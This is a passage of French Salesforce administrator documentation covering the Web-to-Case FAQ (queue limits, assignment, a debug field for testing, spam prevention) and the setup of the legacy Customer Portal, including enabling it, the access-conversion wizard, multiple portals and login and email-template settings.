Lorsque votre organisation atteint la limite sur 24 heures, Salesforce stocke les requêtes supplémentaires dans une file de requêtes en attente qui contient les requêtes Web vers requête et Web vers piste. Les requêtes sont soumises lorsque la limite est actualisée. La file des requêtes en attente a une limite de 50 000 requêtes combinées. Si votre organisation atteint la limite de la file des requêtes en attente, les requêtes supplémentaires sont rejetées et ne sont pas placées en file d'attente. Votre administrateur reçoit des e-mails de

notification pour les cinq premières soumissions rejetées. Contactez le support client de Salesforce pour modifier la limite des requêtes en attente de votre organisation.

CONSULTER ÉGALEMENT :

FAQ sur Web vers requête

### Qui est responsable des nouvelles requêtes générées sur le Web ?

Votre administrateur peut définir une règle d'attribution de requête active afin d'attribuer automatiquement des requêtes générées sur le Web à des utilisateurs ou à des files d'attente en fonction de critères spécifiques dans ces requêtes. Les requêtes ne correspondant pas aux critères de la règle d'attribution sont attribuées au responsable de requête par défaut spécifié dans les paramètres de support.

CONSULTER ÉGALEMENT :

FAQ sur Web vers requête

### Comment spécifier les informations à saisir ?

Lorsque vous générez des fichiers HTML pour le site Web de votre société, vous choisissez les champs de requête standard ou personnalisés pour lesquels vous souhaitez recueillir des informations. Vous devez créer des champs personnalisés de requêtes avant de générer votre code HTML. Dans Configuration, saisissez *`Web vers requête`* dans la case `Recherche rapide`, puis sélectionnez **Web vers requête** pour configurer la fonctionnalité et générer le code HTML.

CONSULTER ÉGALEMENT :

FAQ sur Web vers requête

### Puis-je saisir des requêtes à partir de plusieurs pages Web ?

Oui. Appliquez le code HTML aux pages Web à partir desquelles vous voulez saisir les requêtes. Une requête sera créée chaque fois qu'une personne soumettra des informations sur ces pages Web.

CONSULTER ÉGALEMENT :

FAQ sur Web vers requête

### Comment notre Webmestre peut-il tester la page Web vers requête ?

Pour afficher une page de débogage lorsque vous soumettez le formulaire, ajoutez la ligne suivante à votre code Web vers requête. N'oubliez pas de supprimer cette ligne avant de diffuser la page Web vers requête sur votre site Web.

```
<input type="hidden" name="debug" value="1">
```

CONSULTER ÉGALEMENT :

FAQ sur Web vers requête

### Quels sont le statut et la source attribués aux requêtes générées via le Web ?

Les nouvelles requêtes Web sont indiquées avec le statut par défaut sélectionné par votre administrateur dans les valeurs de liste de sélection `Statut de la requête`. La valeur par défaut du champ `Origine` est déterminée par votre administrateur lors de la définition de Web vers requête.

CONSULTER ÉGALEMENT :

FAQ sur Web vers requête

### Comment puis-je m'assurer de ne pas perdre de requêtes ?

Si votre société dépasse sa limite journalière de la fonction Web vers requête, le responsable de requête par défaut (spécifié dans les paramètres de support) recevra un e-mail contenant les informations de requête supplémentaires. Si vous ne pouvez pas générer de nouvelle requête en raison d'erreurs dans la configuration de la fonction Web vers requête, le support client est informé du problème pour vous aider à le résoudre.

Si votre organisation utilise E-mail vers requête à la demande, Salesforce garantit que vos requêtes ne sont pas perdues si les utilisateurs les envoient pendant une interruption Salesforce planifiée.

CONSULTER ÉGALEMENT :

FAQ sur Web vers requête

### Comment l'âge est-il calculé dans des rapports sur les requêtes ?

L'ancienneté d'une requête ouverte correspond au temps écoulé depuis sa création. L'ancienneté d'une requête clôturée représente le temps écoulé entre ses dates de création et de clôture. Les rapports de requête affichent une liste déroulante appelée « Unités » qui permet de définir l'affichage de l'ancienneté en jours, en heures ou en minutes.

CONSULTER ÉGALEMENT :

Champs de requête

FAQ sur Web vers requête

### Comment puis-je éviter un spam Web vers requête ?

Évitez de recevoir des spams dans vos formulaires Web vers requête en utilisant les solutions suivantes :

- Création de règles de validation.
- Utilisation de CAPTCHA.
- Utilisation de services Web.

CONSULTER ÉGALEMENT :

FAQ sur Web vers requête

# Portails clients

## Configuration du portail Client

**Remarque:** À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Un portail client Salesforce offre à vos clients un réseau de support en ligne leur permettant d'obtenir des réponses à leurs questions sans avoir à contacter le service client. Avec un portail Client, vous pouvez personnaliser et offrir à vos clients une interface utilisateur exceptionnelle du point de vue visuel, et vous servir des fonctionnalités Salesforce suivantes pour les accompagner dans la réussite de leur projet :

- Définition des pages et des champs que les clients voient avec des présentations de page et la sécurité au niveau des champs
- Gérer les clients avec des profils, des ensembles d'autorisations, des rôles et des règles de partage
- Fournissez et organisez les documents via Salesforce CRM Content ou l'onglet Documents
- Créez une base de connaissances pour vos clients à l'aide de Salesforce Knowledge
- Autorisez les clients à participer dans des communautés Idées.
- Affichage et collecte de données propres à votre entreprise avec des objets personnalisés
- Fournissez des rapports personnalisés via l'onglet Rapports

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour configurer et mettre à jour le portail Client :
- Personnaliser l'application

**Remarque:** Les utilisateurs de portail haut volume sont disponibles pour les portails ou les communautés de clients destinés à des milliers ou des millions d'utilisateurs. Reportez-vous à À propos des utilisateurs du portail haut volume à la page 2664.

La configuration du portail Client comprend les étapes suivantes :

1. Activer le portail Client.
2. Créer un ou plusieurs portails.

   Pour chaque portail :

   a. Configurer les paramètres et les modèles de communication.

      Vous pouvez standardiser les modèles de communication envoyés aux utilisateurs de tous vos portails Clients en cliquant sur le lien **Définir les modèles d'e-mail par défaut pour tous les portails Client** dans la section Outils de la page Configuration du portail Client. Pour plus d'informations, reportez-vous à Création de plusieurs portails Clients à la page 2630.

      L'assistant Convertir l'accès utilisateur au portail s'affiche automatiquement lors de l'enregistrement initial des paramètres de votre premier portail, que ce soit le portail client ou le portail partenaire. Vous pouvez utiliser ce portail pour vous assurer que les enregistrements et les dossiers dont les utilisateurs Salesforce sont responsables ne sont pas partagés avec des utilisateurs du portail.

   b. Personnaliser les polices et les couleurs.

   c. Personnaliser les onglets disponibles et leur ordre.

   d. Configurer les langues du portail.

3. Si elles sont disponibles dans vos licences utilisateur de portail, vous pouvez également activer Salesforce CRM Content, Idées, Réponses, Gestion des autorisations ou Salesforce Knowledge selon vos besoins.
4. Créer des profils de portail Client.

   Pour chaque profil :

   a. Personnalisez les présentations de page. Reportez-vous à Personnalisation de votre portail client.

      Pour obtenir des conseils de configuration et des informations générales sur les pages du portail client Salesforce, reportez-vous à Conseils et considérations relatifs à la configuration des pages du portail client à la page 2653.

   b. Personnalisez les vues de liste.

      Les utilisateurs du portail Client peuvent voir automatiquement n'importe quelle vue de liste avec les paramètres de visibilité repérés par `Visible par tous les utilisateurs`. Il est recommandé de créer des vues de liste spécifiques sur tous les objets accessibles aux utilisateurs du portail, puis de ne leur attribuer que celles qu'ils doivent visualiser.

   c. Personnalisez des présentations de recherche.

      Les présentations de recherche de votre entreprise Salesforce sont identiques à celles utilisées dans votre portail client. Vérifiez que les présentations de recherche sur les objets accessibles aux utilisateurs du portail n'incluent que les champs qu'ils doivent voir dans les résultats de recherche.

5. Configurez un workflow :

   a. Configurez des règles de workflow ou des règles d'attribution de requête pour attribuer automatiquement les requêtes créées par les utilisateurs du portail à des files d'attente et des utilisateurs Salesforce en utilisant le critère *`Utilisateur actif : Type d'utilisateur contient Portail Client`*.

      Pour garantir le bon fonctionnement des règles d'attribution de requête dans le portail client, cochez la case `Cocher la case Attribution de requêtes par défaut` dans les présentations de page de requête attribuées aux profils de portail. Les utilisateurs ne peuvent pas voir ces cases à cocher dans le portail Client. Notez que les règles d'attribution se déclenchent lorsqu'une requête est créée *et* modifiée. Pour ne pas réaffecter automatiquement les requêtes lorsque les utilisateurs du portail les modifient, ajoutez une entrée de règle en utilisant le critère *`Utilisateur actif : Type d'utilisateur contient Portail client`* et cochez la case `Ne pas réaffecter l'utilisateur`

   b. Créez des alertes de workflow ou des règles de réponse automatique pour les requêtes afin de répondre automatiquement aux utilisateurs du portail lorsqu'ils créent une requête.

6. Configurez l'accès des utilisateurs au portail.
7. Octroi aux utilisateurs du portail haut volume l'accès aux objets.
8. Vous pouvez également activer l'authentification unique.
9. Activez la connexion à chaque portail Client.
10. Ajoutez un lien sur le site Web de votre organisation vers le portail client.

    Les utilisateurs peuvent accéder à votre portail client une fois que vous avez copié l'`URL de connexion` de ses paramètres et que vous l'avez collée dans la page HTML de votre site Web. Pour plus d'informations, reportez-vous à Activation de la connexion et des paramètres du portail client à la page 2632.

11. Permettez aux contacts d'utiliser votre portail.

Remarque: Contactez Salesforce au sujet de l'activation d'un portail Client pour votre entreprise.

CONSULTER ÉGALEMENT :

- Portail Client - Limites de configuration
- Création de plusieurs portails Clients
- Activation de l'authentification unique pour les portails
- Configuration de messages HTML multilingue pour des utilisateurs du portail

## Quels portails client puis-je créer avec Salesforce ?

Salesforce fournit trois méthodes de gestion de vos clients. Le tableau suivant décrit brièvement les différences entre ces méthodes :

Remarque: Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

| | Chatter Answers | Portail client Salesforce | Portail libre-service |
|---|---|---|---|
| **Objectif** | Offre aux clients une communauté Web qui leur permet de résoudre leurs demandes avec d'autres membres de la communauté ou de contacter un agent de support | Offre aux clients un canal de support en ligne qui leur permet de résoudre leurs demandes sans contacter un agent de support | Offre aux clients un canal de support en ligne qui leur permet de résoudre leurs demandes sans contacter un agent de support |
| **Interface utilisateur** | Hautement personnalisable via un éditeur pointer-cliquer et les pages Visualforce pages, ainsi que les fonctionnalités Salesforce telles que Answers, Portail client, Sites Force.com et Salesforce Knowledge | Hautement personnalisable via un éditeur pointer-cliquer, ainsi des fonctionnalités semblables à celles de Salesforce telles que les autorisations, les objets personnalisés, les règles de partage et les onglets Web | Personnalisable via une feuille de style (CSS) ou un éditeur pointer-cliquer |
| **Types d'enregistrement pris en charge** | • Articles<br>• Requêtes<br>• Questions (réponses) | • Activités<br>• Actifs<br>• Requêtes<br>• Documents<br>• Solutions<br>• Objets personnalisés | • Requêtes<br>• Solutions |
| **Quantité** | Pour plus d'informations, contactez Salesforce | Pour plus d'informations, contactez Salesforce | Un seul |
| **Commandes de l'administrateur** | • Personnaliser la présentation de la communauté<br>• Modérer des questions et des réponses<br>• Générer des noms d'utilisateur et des mots de passe | • Personnaliser la présentation du portail client<br>• Générer les noms d'utilisateur et les mots de passe du portail client | • Générer des noms d'utilisateur et des mots de passe pour le libre-service<br>• Gérer les informations des utilisateurs du libre-service |

| | Chatter Answers | Portail client Salesforce | Portail libre-service |
|---|---|---|---|
| | • Gérer les informations des utilisateurs du portail client<br>• Gérer les autorisations, les rôles et les règles de partage des utilisateurs du portail client | • Gérer les informations des utilisateurs du portail client<br>• Gérer les autorisations, les rôles et les règles de partage des utilisateurs du portail client | |
| **Commandes de l'utilisateur** | Une fois inscrits, les utilisateurs peuvent cliquer sur **Modifier mes paramètres** pour changer leur(s) :<br>• Nom d'utilisateur de communauté<br>• Mot de passe de communauté<br>• Paramètres régionaux<br>• Langue<br>• Fuseau horaire<br>• Paramètres de notification<br>• Coordonnées | Les utilisateurs peuvent utiliser le composant Accueil du Customer Portal pour changer leur(s) :<br>• Nom d'utilisateur du portail<br>• Mot de passe du portail<br>• Paramètres régionaux<br>• Langue<br>• Fuseau horaire<br>• Coordonnées | Aucune |

Remarque: Pour activer un portail spécifique pour votre organisation, contactez Salesforce.

## Activation de votre portail Client

Remarque: À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Pour activer le portail client Salesforce :

1. Dans Configuration, saisissez *Paramètres de portail client* dans la case Recherche rapide, puis sélectionnez **Paramètres de portail client**.
2. Cliquez sur **Modifier**.
3. Sélectionnez Activer le portail client.
4. Cliquez sur **Enregistrer**.
5. Continuez de configurer le portail.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer le portail Client :
- Personnaliser l'application

### Conseils d'activation du portail client

Tenez compte des points suivants lors de l'activation du portail client :

- Après avoir activé le portail client, vous pouvez créer plusieurs portails clients afin de répondre aux divers besoins professionnels de vos clients.
- Ces éléments deviennent disponibles lorsque vous activez le portail client :
  - Les profils Portail client haut volume, Site Web authentifié, Responsable du portail client et Utilisateur du portail client si vous achetez les licences utilisateur correspondantes.
  - Boutons **Activer l'utilisateur du portail client** et **Afficher l'utilisateur du portail client** dans les enregistrements de contact et de compte personnel.
  - Groupes Tous les utilisateurs du portail client et Tous les utilisateurs internes, et catégorie de règles de partage Rôles et subordonnés internes.
- Une fois une portail client activé, vous ne pouvez pas le désactiver. Toutefois, vous pouvez empêcher les utilisateurs de se connecter. Reportez-vous à Activation de la connexion et des paramètres du portail client à la page 2632.

CONSULTER ÉGALEMENT :

Configuration du portail Client

## Considérations relatives à l'assistant Convertir l'accès utilisateur du portail

Les utilisateurs de votre portail client et de votre portail partenaire figurent dans la hiérarchie des rôles. Cependant, ils sont des contacts externes et n'ont pas besoin d'accéder aux données externes de votre organisation. Lors de la configuration d'un portail client ou d'un portail partenaire, vous pouvez utiliser l'assistant Convertir l'accès utilisateur au portail pour vous assurer qu'aucun enregistrement ou dossier n'est partagé avec un utilisateur du portail.

Remarque: À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir les règles de partage :
- Gérer le partage

L'assistant affecte les zones suivantes de votre organisation Salesforce :

**Règles de partage**

L'assistant Convertir l'accès utilisateur au portail convertit les règles de partage qui comprennent la catégorie de jeux de données Rôles, subordonnés internes et du portail pour la remplacer par la catégorie de jeux de données Rôles et subordonnés internes.

La catégorie de jeux de données Rôles et subordonnés internes permet de créer des règles de partage qui comprennent tous les utilisateurs d'un rôle spécifique plus tous les utilisateurs des rôles inférieurs, à l'exception des rôles du portail client et du portail partenaire.

Seules les règles de partage à l'échelle de l'organisation sont mises à jour lors de la conversion des Rôles, subordonnés internes et du portail en Rôles et subordonnés internes. La catégorie Rôles, subordonnés internes et du portail des files d'attente, des groupes publics, des vues de liste, des documents et le partage manuel créé dans des enregistrements spécifiques en cliquant sur le bouton **Partage** ne sont pas convertis en Rôles et subordonnés internes.

Remarque: Après avoir exécuté l'assistant Convertir l'accès utilisateur du portail, vous devez recalculer les règles de partage pour appliquer les modifications. Dans Configuration, dans la case `Recherche rapide`, saisissez *`Paramètres de partage`*. Sous `Règles de partage de compte`, cliquez sur **Recalculer**, puis sur **OK**.

La catégorie de jeux de données Rôles, subordonnés internes et du portail est disponible dans votre organisation uniquement lorsque vous avez créé au moins un rôle dans la hiérarchie des rôles.

La catégorie de jeux de données Rôles et les subordonnés internes est disponible dans votre organisation uniquement lorsque vous avez créé au moins un rôle dans la hiérarchie des rôles*et* activé un portail.

**Partage de dossiers**

L'assistant Convertir l'accès utilisateur au portail permet également de convertir immédiatement les niveaux d'accès aux dossiers de rapports, de tableaux de bord ou documents, accessibles aux Rôles, subordonnés internes et du portail, vers un niveau d'accès plus restrictif : Rôles et subordonnés internes. Ils permettent d'empêcher l'accès aux dossiers par des utilisateurs du portail client et du portail partenaire. L'utilisation de l'assistant est plus efficace que la localisation de dossiers différents dans Salesforce et la configuration de leur niveau d'accès individuel.

L'assistant ne convertit pas les dossiers accessibles à l'ensemble de utilisateurs ou à des groupes publics. Vous devez mettre à jour manuellement les niveaux d'accès dans ces dossiers.

Lors de l'enregistrement initial d'un portail client ou d'un portail partenaire, Salesforce affiche automatiquement l'assistant Convertir l'accès utilisateur au portail.

CONSULTER ÉGALEMENT :

Utilisation de l'assistant Convertir l'accès utilisateur au portail

Configuration de l'accès utilisateur au portail Client

## Utilisation de l'assistant Convertir l'accès utilisateur au portail

Remarque: À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Lors de la configuration d'un portail client ou d'un portail partenaire, vous pouvez utiliser l'assistant Convertir l'accès utilisateur au portail pour vous assurer qu'aucun enregistrement ou dossier n'est partagé avec un utilisateur du portail.

Pour utiliser l'assistant :

1. Pour le Portail client, dans Configuration, saisissez *`Paramètres de portail client`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de portail client**. Pour le portail partenaire, dans Configuration, saisissez *`Partenaires`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres**.
2. Cliquez sur le lien **Convertir l'accès utilisateur au portail**.
3. Activez les cases en regard des règles de partage que vous souhaitez convertir en rôles et subordonnés internes.

   Si n'existe aucune règle de partage à convertir mais que vous souhaitez convertir le niveau d'accès dans les dossiers, passez à l'étape suivante.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir les règles de partage :
- Gérer le partage

4. Cliquez sur **Suivant**.
5. Activez les cases en regard des dossiers dont vous souhaitez modifier les niveaux d'accès en rôles et subordonnés internes.

   L'assistant ne convertit pas les dossiers accessibles à l'ensemble de utilisateurs ou à des groupes publics. Vous devez mettre à jour manuellement les niveaux d'accès dans ces dossiers.

   Un dossier peut s'afficher sur plusieurs lignes dans l'assistant. En effet, l'assistant affiche une ligne pour chaque catégorie Rôle, subordonnés internes et du portail avec laquelle un dossier est partagé.
6. Cliquez sur **Suivant**.
7. Cliquez sur **Enregistrer** pour appliquer vos modifications sélectionnées.

CONSULTER ÉGALEMENT :

Considérations relatives à l'assistant Convertir l'accès utilisateur du portail

## Création de plusieurs portails Clients

**Remarque:** À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Après avoir activé le portail client Salesforce, vous pouvez créer plusieurs portails clients afin de répondre aux divers besoins professionnels de vos clients.

Pour créer plusieurs portails Client :

1. Dans Configuration, saisissez *Paramètres de portail client* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de portail client**.
2. Cliquez sur **Nouveau**.
3. Suivez les mêmes étapes que celles réalisées pour la configuration du premier portail Client de votre entreprise. Reportez-vous à Configuration de votre portail Client à la page 2624

**Remarque:** Pour plus d'informations sur le nombre de portails Clients que vous pouvez activer pour votre entreprise, contactez Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer plusieurs portails Clients :

- Personnaliser l'application

Avant de créer plusieurs portails Clients pour votre entreprise, consultez les meilleures pratiques et les conseils suivants concernant la mise en œuvre.

### Conseils en matière de mise en œuvre

- Les utilisateurs du portail ne peuvent se connecter qu'aux portails Clients attribués à leur profil. Pour attribuer un profil à un portail Client, sélectionnez le nom d'un portail dans la page Configuration du portail Client, cliquez sur **Modifier les profils** dans la section relative aux profils attribués et cochez la case `Actif` en regard du profil que vous souhaitez attribuer au portail.

  Un utilisateur du portail peut accéder à tous les portails Clients attribués à son profil grâce à un nom d'utilisateur ou à un mot de passe.

  Vous pouvez afficher le nombre d'utilisateurs actifs associés à chaque profil attribué à un portail client, en créant un rapport récapitulatif personnalisé et en ajoutant `Profil` aux colonnes de votre rapport.

- L'URL de connexion de chaque portail Client que vous créez contient un identifiant unique, tel que portalId=060D00000000Q1F. L'identifiant unique détermine le portail particulier auquel un utilisateur peut accéder. Si un utilisateur a accès à une URL de connexion qui ne présente aucun identifiant unique, il est automatiquement dirigé vers l'URL de connexion du premier portail Client que vous avez créé. Les utilisateurs du portail ne peuvent se connecter à un portail client que via la page de connexion du portail et non via la page de connexion Salesforce.
- Les paramètres des éléments suivants s'appliquent à la fois à votre entreprise *et* à vos portails Clients :
  - Vues Listes
  - Présentations de recherche
  - Règle d'attribution des requêtes
  - Alertes de workflow

### Pratiques recommandées

- Comme vous pouvez personnaliser de manière unique les polices, les couleurs, les modèles d'e-mail et le message de connexion de chaque portail Client que vous créez, vous pouvez créer un portail Client pour chaque niveau de produit et de service client pris en charge par votre entreprise. Par exemple, si votre entreprise possède trois niveaux de support client (or, argent et bronze), vous pouvez créer un portail Client unique pour chacun d'entre eux.

  **Remarque:** Les codes JavaScript et CSS sont automatiquement supprimés dans les fichiers HTML utilisés comme messages de connexion au portail.

- Vous pouvez standardiser les modèles de communication envoyés aux utilisateurs de tous vos portails Clients en cliquant sur le lien **Définir les modèles d'e-mail par défaut pour tous les portails Client** dans la section Outils de la page Configuration du portail Client. Ces paramètres déterminent les modèles d'e-mail à utiliser lors de l'envoi de notifications par e-mail, comme un nouveau commentaire de requête ou une réinitialisation du mot de passe, aux utilisateurs du portail dont les profils sont associés à plusieurs portails Client.

  Par défaut, les exemples de modèle sont automatiquement sélectionnés dans les champs de recherche `Modèle de nouvel utilisateur`, `Modèle de nouveau mot de passe` et `Modèle de mot de passe perdu`. Cependant, les exemples de modèle ne sont pas sélectionnés par défaut dans les champs de recherche `Nouveau modèle de commentaire` et `Remplacer le responsable par le modèle des utilisateurs du portail`. À moins que vous ne sélectionniez des modèles pour ces champs, les utilisateurs dont les profils sont associés à plusieurs portails Client ne recevront pas de notifications par e-mail lorsque de nouveaux commentaires seront ajoutés à leurs requêtes ou lorsqu'ils deviendront le nouveau responsable d'un enregistrement dans le portail Client. Les modèles d'e-mail doivent avoir l'attribut `Disponible` pour être envoyés aux utilisateurs du portail.

  **Conseil:** Étant donné que les modèles d'e-mail par défaut sont envoyés aux utilisateurs de plusieurs portails Clients, nous vous conseillons de créer des modèles d'e-mail par défaut ne contenant pas d'éléments d'identification propres à un portail.

- Vous ne pouvez pas supprimer un portail Client, mais vous pouvez empêcher les utilisateurs de se connecter à un portail en désélectionnant la case `Connexion activée`. Pour plus d'informations, reportez-vous à Activation de la connexion et des paramètres du portail client à la page 2632.
- Vous pouvez créer plusieurs portails Clients qui affichent différents onglets pour des utilisateurs ayant le même profil, du moment que le profil a accès à tous les objets qui apparaissent dans l'onglet. Pour plus d'informations, reportez-vous à Personnalisation des onglets de votre portail Client à la page 2643.

### CONSULTER ÉGALEMENT :

Configuration du portail Client

À propos de la gestion de l'utilisateur du portail client

## Activation de la connexion et des paramètres du portail client

Remarque: À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

1. Dans Configuration, saisissez *Paramètres de portail client* dans la case Recherche rapide, puis sélectionnez **Paramètres de portail client**.
2. Cliquez sur **Modifier** en regard du nom du portail Client Salesforce que vous souhaitez personnaliser.
3. Configurez les options suivantes :

| Paramètre | Description |
| --- | --- |
| Nom | Nom du portail Client tel qu'il s'affiche dans les pages de détail et de modification du portail, ainsi que dans la page de configuration du portail Client. Le nom du portail Client ne figure pas dans les pages du portail. Il s'affiche en revanche dans la barre de titre du navigateur.<br>Le nom du portail doit être unique pour votre organisation et pas déjà utilisé dans le portail client ou le portail partenaire. En outre, une erreur peut se produire si vous nommez un portail client « portail partenaire ». |
| Description | Description du portail Client tel qu'il s'affiche dans les pages de détail et de modification du portail. La description du portail Client ne s'affiche pas dans le portail. |
| Connexion activée | Permet aux utilisateurs de se connecter au portail Client.<br>Nous vous conseillons de ne pas cocher cette case tant que vous n'avez pas effectué les étapes décrites dans Configuration du portail Client.<br>Remarque: Pour pouvoir réinitialiser leur mot de passe, les utilisateurs doivent pouvoir se connecter au portail client, et figurer dans la plage IP restreinte du profil utilisateur et dans les heures de connexion indiquées. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer la connexion et les paramètres du portail Client :

- Personnaliser l'application

| Paramètre | Description |
| --- | --- |
| Administrateur | Cliquez sur l'icône de recherche ( ) pour sélectionner l'administrateur par défaut de votre portail Client. Toutes les notifications par e-mail concernant les utilisateurs s'inscrivant automatiquement à votre portail Client sont transmises à cet utilisateur Salesforce.<br>Les notifications comprennent des informations relatives aux erreurs d'enregistrement et à tout autre problème que peuvent rencontrer les clients inscrits automatiquement, comme la saisie accidentelle d'adresses e-mail en double, la création d'enregistrements de contact en double et le dépassement du nombre limite de licences utilisateur autorisé dans votre entreprise.<br>Lorsque vous choisissez l'administrateur de votre portail client, vous ne pouvez sélectionner que des utilisateurs possédant l'autorisation Modifier les utilisateurs libre-service. Par ailleurs, il est impossible de désactiver l'utilisateur désigné comme administrateur du portail. |

**Paramètres par défaut du portail**

| Paramètre | Description |
| --- | --- |
| URL de connexion | URL de la page Web affichée lorsque les utilisateurs se connectent à votre portail Client.<br>Vous pouvez cliquer sur cette URL pour vous connecter à votre portail et y effectuer certaines opérations.<br>Saisissez cette URL sur votre site Web de manière à ce que les utilisateurs puissent accéder à la page de connexion de votre portail Client.<br>L'URL de connexion de chaque portail Client que vous créez contient un identifiant unique, tel que portalId=060D00000000Q1F. L'identifiant unique détermine le portail particulier auquel un utilisateur peut accéder. Si un utilisateur a accès à une URL de connexion qui ne présente aucun identifiant unique, il est automatiquement dirigé vers l'URL de connexion du premier portail Client que vous avez créé. Les utilisateurs du portail peuvent se connecter à un portail client uniquement via la page de connexion du portail, et non via la page de connexion Salesforce. |
| URL de déconnexion | URL de la page Web qui s'affiche lorsque les utilisateurs se déconnectent du portail client (par exemple, « http://www.acme.com »). Si une URL de déconnexion n'est pas spécifiée, les utilisateurs du portail reviennent à la page de connexion lorsqu'ils se déconnectent. |

| Paramètres par défaut du portail | |
|---|---|
| **Paramètre** | **Description** |
| `Catégorie supérieure du portail` | Catégorie supérieure accessible par les clients dans le portail Client. Les clients peuvent afficher toutes les solutions marquées comme `Visible dans le portail libre-service` dans cette catégorie et ses sous-catégories.<br>Ce champ est disponible seulement si vous avez activé la navigation dans les solutions. Reportez-vous à Personnalisation des paramètres de solution à la page 3160. |
| `Activer une requête à clôture automatique à partir des suggestions de solutions` | Permet aux utilisateurs de clore des requêtes dans le portail Client directement à partir des suggestions de solutions. Par exemple, lorsqu'un utilisateur affiche une suggestion de solution qui l'aide à résoudre une requête, il peut cliquer sur **Oui, veuillez clôturer ma requête** si ce paramètre est activé. |
| `Afficher la confirmation d'action` | Permet aux utilisateurs de visualiser des messages de confirmation après avoir effectué une action sur le portail Client. Par exemple, lorsqu'un utilisateur vient de créer une requête dans votre Portail client, il reçoit le message « La requête a été soumise », si ce paramètre a été activé.<br>Les messages de confirmation peuvent aider les utilisateurs à bien comprendre les actions qu'ils ont effectuées sur votre portail Client. |
| `Langue par défaut des messages HTML` | Spécifie la langue dans laquelle les messages HTML du portail sont affichés lorsque les messages HTML du portail ne sont pas configurés dans la langue personnalisée. Ce paramètre n'est disponible que pour les entreprises pour lesquelles plusieurs langues sont activées. |

| Paramètres de notification de message | |
|---|---|
| **Paramètre** | **Description** |
| `À partir de l'adresse e-mail` | Adresse e-mail avec laquelle tous les modèles de communication du portail client sont envoyés, par exemple, « support@acme.com ». Salesforce envoi automatiquement l'e-mail, mais pour les utilisateurs du portail il s'affiche comme s'il avait été envoyé à partir de cette adresse. Si un utilisateur du portail répond à un modèle de communication, la réponse est envoyée à cette adresse. |
| `À partir de l'adresse électronique` | Nom associé au champ Adresse e-mail « De » (par exemple, « Support client Acme »). |
| `Modèle de nouvel utilisateur` | Modèle d'e-mail utilisé pour l'envoi d'un nom d'utilisateur et d'un mot de passe initial à tous les nouveaux utilisateurs et à |

| Paramètres de notification de message | |
|---|---|
| **Paramètre** | **Description** |
| | tous les utilisateurs inscrits automatiquement du portail client. Par défaut, un exemple de modèle est automatiquement sélectionné. Vous pouvez également créer vos propres modèles ou modifier l'exemple. Assurez-vous de marquer ce modèle comme `Disponible`. |
| `Modèle de nouveau mot de passe` | Modèle de message utilisé pour l'envoi d'un nouveau mot de passe aux utilisateurs actuels du portail Client lorsque vous réinitialisez leur mot de passe. Par défaut, un exemple de modèle est automatiquement sélectionné. Vous pouvez également créer vos propres modèles ou modifier l'exemple. Assurez-vous de marquer ce modèle comme `Disponible`. |
| `Modèle de mot de passe perdu` | Modèle d'e-mail utilisé pour envoyer un nouveau mot de passe aux utilisateurs actuels du portail Client lorsqu'ils réinitialisent leur propre mot de passe en cliquant sur **Vous avez oublié votre mot de passe ?** dans la page de connexion du portail Client. Par défaut, un exemple de modèle est automatiquement sélectionné. Vous pouvez également créer vos propres modèles ou modifier l'exemple. Assurez-vous de marquer ce modèle comme `Disponible`. |
